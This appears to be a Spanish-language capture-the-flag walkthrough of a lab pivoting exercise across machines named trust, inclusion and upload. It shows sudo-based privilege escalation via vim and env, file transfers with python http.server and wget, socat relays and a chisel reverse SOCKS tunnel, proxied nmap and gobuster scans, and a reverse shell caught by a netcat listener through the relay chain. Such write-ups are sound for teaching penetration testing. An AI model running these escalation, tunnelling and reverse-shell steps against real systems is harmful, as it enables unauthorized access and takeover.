individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 20 09:54:46 2024 from 192.168.0.21
mario@2720c042e791:~$

```

ESCALADA DE PRIVILEGIOS TRUST

```
mario@2720c042e791:~$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on 2720c042e791:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on 2720c042e791:
    (ALL) /usr/bin/vim
mario@2720c042e791:~$ sudo vim -c '!/bin/sh'

# whoami
root
# bash
root@2720c042e791:/home/mario#
```

CONECTIVIDAD UPLOAD

Vemos que tenemos dos interfaces de red

```
root@2720c042e791:/home/mario# hostname -I
```

```
20.20.20.3 30.30.30.2
```

Ahora, en la maquina **inclusion** creamos un server con python

```
root@fda29b72e2a1:/home/manchi# python3 -m http.server 9001
```

```
20.20.20.3 - - [28/Jun/2024 18:18:40] "GET /chisel HTTP/1.1" 200 -
```

Y en la máquina **trust**

```
root@2720c042e791:/home/mario# wget http://20.20.20.2:9001/chisel
```

```
--2024-06-28 18:18:40-- http://20.20.20.2:9001/chisel
Connecting to 20.20.20.2:9001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8711104 (8.3M) [application/octet-stream]
Saving to: 'chisel'
```

```
root@2720c042e791:/home/mario# ls
chisel
```

Creamos un server con python para subir el socat a inclusion

```
python3 -m http.server 8080
```

```
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.10.2 - - [28/Jun/2024 16:10:10] "GET /socat HTTP/1.1" 200 -
```


Desde inclusion

```
root@fda29b72e2a1:/home/manchi# wget http://10.10.10.1:8080/socat
--2024-06-28 20:10:09-- http://10.10.10.1:8080/socat
Connecting to 10.10.10.1:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 473256 (462K) [application/octet-stream]
Saving to: 'socat'
```

socat

```
root@fda29b72e2a1:/home/manchi# chmod +x socat
```

Ahora montamos un server en inclusion para pasarle el socat a trust

```
root@fda29b72e2a1:/home/manchi# python3 -m http.server 9001
```

Desde trust

```
root@2720c042e791:/home/mario# wget http://20.20.20.2:9001/socat
--2024-06-28 20:14:13-- http://20.20.20.2:9001/socat
Connecting to 20.20.20.2:9001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 473256 (462K) [application/octet-stream]
Saving to: 'socat'
```

Este comando configura socat para escuchar conexiones entrantes en el puerto 2222 en la máquina inclusion. Cuando una conexión se establece en ese puerto, socat crea un proceso separado (gracias al fork) y redirige todo el tráfico de esa conexión al puerto 1111 en la máquina con IP 10.10.10.1(nuestro kali). Es una forma de establecer un túnel entre dos puntos de la red.

```
root@fda29b72e2a1:/home/manchi# ./socat TCP-LISTEN:2222,fork
TCP:10.10.10.1:1111
```

Este comando establece un túnel proxy SOCKS a través de WebSockets. Una vez ejecutado, cualquier aplicación que necesite un proxy SOCKS puede configurarse

para usar localhost:2222 como su proxy. El tráfico de esta aplicación se reenviará de manera segura a través del túnel establecido por chisel.

Ya en nuestro kali

```
./chisel server --reverse --port 1111
```

2024/06/28 10:08:27 server: Reverse tunnelling enabled

2024/06/28 10:08:27 server: Fingerprint
xAbHoCETRnFuiAEcEi6gCGNS4MN8dRt1kbV+0Eo3zTc=

2024/06/28 10:08:27 server: Listening on http://0.0.0.0:1111

2024/06/28 10:09:27 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks:
Listening


2024/06/28 16:27:35 server: session#2: tun: proxy#R:127.0.0.1:2222=>socks:
Listening


Observamos que proxy#R:127.0.0.1:2222=>socks: Listening:

Se ha solicitado abrir un puerto 2222 en el servidor que actúa como un proxy
SOCKS.

Añadimos socks5 127.0.0.1 2222 a /etc/proxychains4.conf

Ahora, configuramos foxyproxy





ESCANEO DE PUERTOS UPLOAD

Usamos nmap

```
proxychains nmap -sVCT --open -Pn -p 80 -n 30.30.30.3 2>/dev/null | grep -E  
"^[0-9]+/(tcp|udp)\s+open"
```

```
# proxychains nmap -sVCT --open -Pn -p 80 -n 30.30.30.3 2>/dev/null | grep -E "^[0-9]+/(tcp|udp)\s+open"  
80/tcp open  http  Apache httpd 2.4.52 ((Ubuntu))
```

ENUMERACIÓN UPLOAD

```
gobuster dir -u http://30.30.30.3 -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
-x php,doc,html,txt --proxy socks5://127.0.0.1:2222
```

```
root@kali: ~/home/kali/Desktop
# gobuster dir -u http://30.30.30.3 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt --proxy socks5://127.0.0.1:2222

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://30.30.30.3
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] Proxy: socks5://127.0.0.1:2222
[+] User Agent: gobuster/3.6
[+] Extensions: php,doc,html,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.html    200 (Status: 403) [Size: 275]
/.php     200 (Status: 403) [Size: 275]
/uploads  301 (Status: 301) [Size: 310] [→ http://30.30.30.3/uploads/]
/index.html 200 (Status: 200) [Size: 1361]
/upload.php 200 (Status: 200) [Size: 1357]
/.html    200 (Status: 403) [Size: 275]
/.php     200 (Status: 403) [Size: 275]
```

EXPLOTACIÓN UPLOAD

Vamos a intentar enviarnos una reverse shell

En la máquina trust

```
./socat TCP-LISTEN:3333,fork TCP:20.20.20.2:4444
```


En la máquina inclusion

```
./socat TCP-LISTEN:4444,fork TCP:10.10.10.1:1234
```

En nuestro kali nos ponemos a la escucha con netcat

```
nc -nlvp 1234
```

Con <https://www.revshells.com/>, creamos un script



```
nc -nlvp 1234
```

```
listening on [any] 1234 ...
```

```
connect to [10.10.10.1] from (UNKNOWN) [10.10.10.2] 47556
```

```
Linux 2bc1c85f7936 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali
```

```
6.8.11-1kali2 (2024-05-30) x86_64 x86_64 x86_64 GNU/Linux
```

```
01:49:59 up 9:59, 0 users, load average: 1.40, 0.89, 0.58
```

```
USER      TTY      FROM      LOGIN@  IDLE   JCPU   PCPU   WHAT
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
bash: cannot set terminal process group (26): Inappropriate ioctl for device
```

```
bash: no job control in this shell
```

```
www-data@2bc1c85f7936
```

ESCALADA DE PRIVILEGIOS UPLOAD

Buscamos permisos sudo

```
www-data@2bc1c85f7936:/$ sudo -l
```

```
sudo -l
```

```
Matching Defaults entries for www-data on 2bc1c85f7936:
```

```
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,  
use_pty
```

```
User www-data may run the following commands on 2bc1c85f7936:
```

```
(root) NOPASSWD: /usr/bin/env
```

```
Consultamos en https://gtfobins.github.io/gtfobins/env/
```

```
www-data@2bc1c85f7936:/$ sudo env /bin/sh
```

```
sudo env /bin/sh
```

```
whoami
```

```
root
```

```
This is the end!!!!
```